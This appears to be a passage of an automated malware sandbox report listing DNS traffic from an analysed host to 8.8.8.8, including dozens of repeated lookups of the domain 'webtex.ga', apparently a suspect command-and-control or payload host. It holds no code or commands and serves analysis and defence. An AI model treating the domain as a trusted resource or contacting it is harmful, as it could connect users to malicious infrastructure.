Dec 3, 2020 10:04:09.508215904 CET	57071	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:09.544054985 CET	53	57071	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:09.614290953 CET	59930	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 3, 2020 10:04:09.641357899 CET	53	59930	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:09.901053905 CET	56998	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:09.928231001 CET	53	56998	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:10.190378904 CET	56228	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:10.217499018 CET	53	56228	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:10.459393978 CET	62491	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:10.486563921 CET	53	62491	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:10.736605883 CET	61300	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:10.763757944 CET	53	61300	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:11.023058891 CET	55100	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:11.050237894 CET	53	55100	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:11.390893936 CET	51872	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:11.417982101 CET	53	51872	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:11.669486046 CET	60476	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:11.696677923 CET	53	60476	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:11.944083929 CET	55069	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:11.971090078 CET	53	55069	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:12.247473955 CET	59172	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:12.274544001 CET	53	59172	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:12.585220098 CET	57079	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:12.612289906 CET	53	57079	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:12.864528894 CET	60111	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:12.891649008 CET	53	60111	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:13.144134045 CET	56463	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:13.171314955 CET	53	56463	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:13.455523968 CET	59880	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:13.482465029 CET	53	59880	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:13.773528099 CET	55000	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:13.800709963 CET	53	55000	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:14.070842981 CET	50341	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:14.097882986 CET	53	50341	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:14.356909990 CET	60369	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:14.383955002 CET	53	60369	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:14.643935919 CET	52677	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:14.670947075 CET	53	52677	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:14.910386086 CET	49347	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:14.937441111 CET	53	49347	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:15.187752008 CET	63604	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:15.214709044 CET	53	63604	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:15.465322018 CET	50165	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:15.492562056 CET	53	50165	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:15.742861986 CET	61728	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:15.769968987 CET	53	61728	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:16.022732019 CET	61690	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:16.049843073 CET	53	61690	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:16.517864943 CET	52192	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:16.544792891 CET	53	52192	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:16.820955038 CET	58090	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:16.847960949 CET	53	58090	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:17.112066031 CET	50311	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:17.139122009 CET	53	50311	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:17.833745956 CET	53484	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:17.860759974 CET	53	53484	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:18.132854939 CET	65225	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:18.159993887 CET	53	65225	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:19.915863037 CET	50308	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:19.942914009 CET	53	50308	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:20.226304054 CET	58281	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:20.253314972 CET	53	58281	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:20.501063108 CET	59448	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:20.528146982 CET	53	59448	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:20.803499937 CET	55097	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:20.830697060 CET	53	55097	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:21.247961044 CET	57607	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 3, 2020 10:04:21.274955034 CET	53	57607	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:21.527256012 CET	49734	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:21.554297924 CET	53	49734	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:21.853420019 CET	63254	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:21.880640030 CET	53	63254	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:22.121886015 CET	59610	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:22.148855925 CET	53	59610	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:22.394130945 CET	58505	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:22.421103954 CET	53	58505	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:22.719099998 CET	58242	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:22.746226072 CET	53	58242	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:22.981034994 CET	52341	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:23.007875919 CET	53	52341	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:23.254004002 CET	61876	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:23.281064034 CET	53	61876	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:23.541433096 CET	63455	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:23.568725109 CET	53	63455	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:23.816549063 CET	64610	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:23.843622923 CET	53	64610	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:24.106113911 CET	51570	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:24.133373022 CET	53	51570	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:24.394944906 CET	60562	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:24.422159910 CET	53	60562	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:24.686381102 CET	63927	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:24.713453054 CET	53	63927	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:25.305768967 CET	52352	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:25.332806110 CET	53	52352	8.8.8.8	192.168.2.3
Dec 3, 2020 10:04:25.729907990 CET	64092	53	192.168.2.3	8.8.8.8
Dec 3, 2020 10:04:25.756966114 CET	53	64092	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 3, 2020 10:02:28.585885048 CET	192.168.2.3	8.8.8.8	0x9dc0	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:29.235055923 CET	192.168.2.3	8.8.8.8	0xcbcc	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:29.554157019 CET	192.168.2.3	8.8.8.8	0xc90e	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:30.093907118 CET	192.168.2.3	8.8.8.8	0xf2d3	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:30.440342903 CET	192.168.2.3	8.8.8.8	0x8338	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:31.059484959 CET	192.168.2.3	8.8.8.8	0x6d5	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:31.465171099 CET	192.168.2.3	8.8.8.8	0x9e60	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:31.770330906 CET	192.168.2.3	8.8.8.8	0xd5d3	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:32.094156981 CET	192.168.2.3	8.8.8.8	0x74e9	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:32.416392088 CET	192.168.2.3	8.8.8.8	0x6a4	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:32.708549976 CET	192.168.2.3	8.8.8.8	0xd74	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:33.007380962 CET	192.168.2.3	8.8.8.8	0x5d50	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:33.324595928 CET	192.168.2.3	8.8.8.8	0x1da8	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:33.646433115 CET	192.168.2.3	8.8.8.8	0x8589	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:34.000180006 CET	192.168.2.3	8.8.8.8	0x7eab	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:34.313985109 CET	192.168.2.3	8.8.8.8	0xf473	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:34.770662069 CET	192.168.2.3	8.8.8.8	0x35ee	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:35.186542034 CET	192.168.2.3	8.8.8.8	0xce9d	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 3, 2020 10:02:35.972059011 CET	192.168.2.3	8.8.8.8	0x6755	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:36.264887094 CET	192.168.2.3	8.8.8.8	0x9615	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:36.717093945 CET	192.168.2.3	8.8.8.8	0xa2f9	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:38.498115063 CET	192.168.2.3	8.8.8.8	0x88f3	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:38.826427937 CET	192.168.2.3	8.8.8.8	0x42fb	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:39.146038055 CET	192.168.2.3	8.8.8.8	0xb789	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:39.479924917 CET	192.168.2.3	8.8.8.8	0x5b0f	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:39.794024944 CET	192.168.2.3	8.8.8.8	0xc726	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:40.109395027 CET	192.168.2.3	8.8.8.8	0xd319	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:40.415194988 CET	192.168.2.3	8.8.8.8	0xc211	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:40.703869104 CET	192.168.2.3	8.8.8.8	0xdd07	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:41.027050972 CET	192.168.2.3	8.8.8.8	0x8454	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:41.361510038 CET	192.168.2.3	8.8.8.8	0x1398	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:41.670005083 CET	192.168.2.3	8.8.8.8	0x70e5	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:41.976327896 CET	192.168.2.3	8.8.8.8	0x7f1f	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:42.270056009 CET	192.168.2.3	8.8.8.8	0x3748	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:42.604676962 CET	192.168.2.3	8.8.8.8	0x1726	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:42.928745985 CET	192.168.2.3	8.8.8.8	0x602d	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:43.225001097 CET	192.168.2.3	8.8.8.8	0x24eb	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:43.561017036 CET	192.168.2.3	8.8.8.8	0x238d	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:43.881627083 CET	192.168.2.3	8.8.8.8	0x9a51	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:44.201263905 CET	192.168.2.3	8.8.8.8	0xe7c4	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:44.502989054 CET	192.168.2.3	8.8.8.8	0x65e4	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:44.972174883 CET	192.168.2.3	8.8.8.8	0x70f3	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:45.313241005 CET	192.168.2.3	8.8.8.8	0xbe0d	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:45.632884026 CET	192.168.2.3	8.8.8.8	0x4443	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:45.958441973 CET	192.168.2.3	8.8.8.8	0x44ad	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:46.264465094 CET	192.168.2.3	8.8.8.8	0x21bd	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:46.572137117 CET	192.168.2.3	8.8.8.8	0x55dd	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:46.884318113 CET	192.168.2.3	8.8.8.8	0x5c7c	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:47.159286976 CET	192.168.2.3	8.8.8.8	0x2b96	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:47.451164007 CET	192.168.2.3	8.8.8.8	0xf13c	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:47.757059097 CET	192.168.2.3	8.8.8.8	0xca9d	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:48.072316885 CET	192.168.2.3	8.8.8.8	0xa946	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:48.382123947 CET	192.168.2.3	8.8.8.8	0xbab1	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:48.664874077 CET	192.168.2.3	8.8.8.8	0xe678	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:48.953640938 CET	192.168.2.3	8.8.8.8	0xe05f	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 3, 2020 10:02:49.240653038 CET	192.168.2.3	8.8.8.8	0x7be3	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:49.537837982 CET	192.168.2.3	8.8.8.8	0x5ed8	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:50.012649059 CET	192.168.2.3	8.8.8.8	0xa25	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:50.312208891 CET	192.168.2.3	8.8.8.8	0x3f42	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:50.616952896 CET	192.168.2.3	8.8.8.8	0x58ce	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:50.912763119 CET	192.168.2.3	8.8.8.8	0x2a57	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:51.202581882 CET	192.168.2.3	8.8.8.8	0x9cca	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:51.474638939 CET	192.168.2.3	8.8.8.8	0x2077	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:51.791898012 CET	192.168.2.3	8.8.8.8	0x99f5	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:52.069417953 CET	192.168.2.3	8.8.8.8	0x8296	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:52.393465042 CET	192.168.2.3	8.8.8.8	0x8f91	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:52.717830896 CET	192.168.2.3	8.8.8.8	0x3392	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:53.049109936 CET	192.168.2.3	8.8.8.8	0xa6ed	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:53.412718058 CET	192.168.2.3	8.8.8.8	0x4d4	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:53.700769901 CET	192.168.2.3	8.8.8.8	0xb873	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:54.064919949 CET	192.168.2.3	8.8.8.8	0xa277	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:54.348299980 CET	192.168.2.3	8.8.8.8	0xd645	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:54.633327961 CET	192.168.2.3	8.8.8.8	0x1694	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:55.265343904 CET	192.168.2.3	8.8.8.8	0x7c88	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:55.642606020 CET	192.168.2.3	8.8.8.8	0xa1c1	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:57.107584953 CET	192.168.2.3	8.8.8.8	0x8e9c	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:57.453136921 CET	192.168.2.3	8.8.8.8	0xfea6	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:57.861424923 CET	192.168.2.3	8.8.8.8	0x3f28	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:58.165703058 CET	192.168.2.3	8.8.8.8	0x1e87	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:58.471180916 CET	192.168.2.3	8.8.8.8	0x7da4	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:58.767008066 CET	192.168.2.3	8.8.8.8	0x26b0	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:59.063576937 CET	192.168.2.3	8.8.8.8	0x41a9	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:59.332727909 CET	192.168.2.3	8.8.8.8	0x1b27	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:59.620688915 CET	192.168.2.3	8.8.8.8	0x9482	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:02:59.915173054 CET	192.168.2.3	8.8.8.8	0x4379	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:00.208374977 CET	192.168.2.3	8.8.8.8	0x59c6	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:00.489223003 CET	192.168.2.3	8.8.8.8	0x15e8	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:01.522310972 CET	192.168.2.3	8.8.8.8	0x15e8	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:01.962356091 CET	192.168.2.3	8.8.8.8	0x2857	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:02.265445948 CET	192.168.2.3	8.8.8.8	0x34c8	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:02.565130949 CET	192.168.2.3	8.8.8.8	0xae95	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:02.839083910 CET	192.168.2.3	8.8.8.8	0xcd57	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 3, 2020 10:03:03.107460022 CET	192.168.2.3	8.8.8.8	0xc3ff	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:03.453428984 CET	192.168.2.3	8.8.8.8	0x54f1	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:03.796557903 CET	192.168.2.3	8.8.8.8	0xb71b	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:04.060163975 CET	192.168.2.3	8.8.8.8	0x6edf	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:04.340807915 CET	192.168.2.3	8.8.8.8	0x832a	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:04.846359015 CET	192.168.2.3	8.8.8.8	0xd28e	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:05.140671015 CET	192.168.2.3	8.8.8.8	0x355	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:05.526319027 CET	192.168.2.3	8.8.8.8	0x2882	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:05.999557018 CET	192.168.2.3	8.8.8.8	0x43df	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:06.272005081 CET	192.168.2.3	8.8.8.8	0x803e	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:06.923021078 CET	192.168.2.3	8.8.8.8	0x95f7	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:07.196409941 CET	192.168.2.3	8.8.8.8	0xba9f	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:07.464982033 CET	192.168.2.3	8.8.8.8	0xc3ec	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:07.766259909 CET	192.168.2.3	8.8.8.8	0x5723	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:08.061608076 CET	192.168.2.3	8.8.8.8	0x28a	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:08.342209101 CET	192.168.2.3	8.8.8.8	0x8aef	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:08.640106916 CET	192.168.2.3	8.8.8.8	0x4a5c	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:08.922322035 CET	192.168.2.3	8.8.8.8	0xeeba	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:09.202274084 CET	192.168.2.3	8.8.8.8	0x52ff	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:09.503087044 CET	192.168.2.3	8.8.8.8	0x64a0	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:09.788084984 CET	192.168.2.3	8.8.8.8	0xbdd8	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:10.242281914 CET	192.168.2.3	8.8.8.8	0x220b	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:10.629410982 CET	192.168.2.3	8.8.8.8	0xb11b	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:11.015091896 CET	192.168.2.3	8.8.8.8	0x8a65	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:11.502537012 CET	192.168.2.3	8.8.8.8	0x3590	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:11.768229008 CET	192.168.2.3	8.8.8.8	0x82c7	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:12.141284943 CET	192.168.2.3	8.8.8.8	0x460b	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:12.443948030 CET	192.168.2.3	8.8.8.8	0x7c2a	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:12.813215971 CET	192.168.2.3	8.8.8.8	0xf60b	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:13.089744091 CET	192.168.2.3	8.8.8.8	0x220e	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:13.933495998 CET	192.168.2.3	8.8.8.8	0xd70e	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:15.775830030 CET	192.168.2.3	8.8.8.8	0x51d9	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:16.220994949 CET	192.168.2.3	8.8.8.8	0xf658	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:16.659768105 CET	192.168.2.3	8.8.8.8	0xe36d	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:17.074780941 CET	192.168.2.3	8.8.8.8	0xf6a	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:17.538553953 CET	192.168.2.3	8.8.8.8	0xb93	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:18.230065107 CET	192.168.2.3	8.8.8.8	0x663f	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 3, 2020 10:03:18.976856947 CET	192.168.2.3	8.8.8.8	0x4f9	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:19.320147991 CET	192.168.2.3	8.8.8.8	0x6067	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:19.815073967 CET	192.168.2.3	8.8.8.8	0xc41f	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:20.114562035 CET	192.168.2.3	8.8.8.8	0x67b4	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:20.585319996 CET	192.168.2.3	8.8.8.8	0xc411	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:20.865005970 CET	192.168.2.3	8.8.8.8	0x135f	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:21.350702047 CET	192.168.2.3	8.8.8.8	0x7c7a	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:21.938216925 CET	192.168.2.3	8.8.8.8	0x7a9b	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
Dec 3, 2020 10:03:22.212102890 CET	192.168.2.3	8.8.8.8	0x2061	Standard query (0)	webtex.ga	A (IP address)	IN (0x0001)
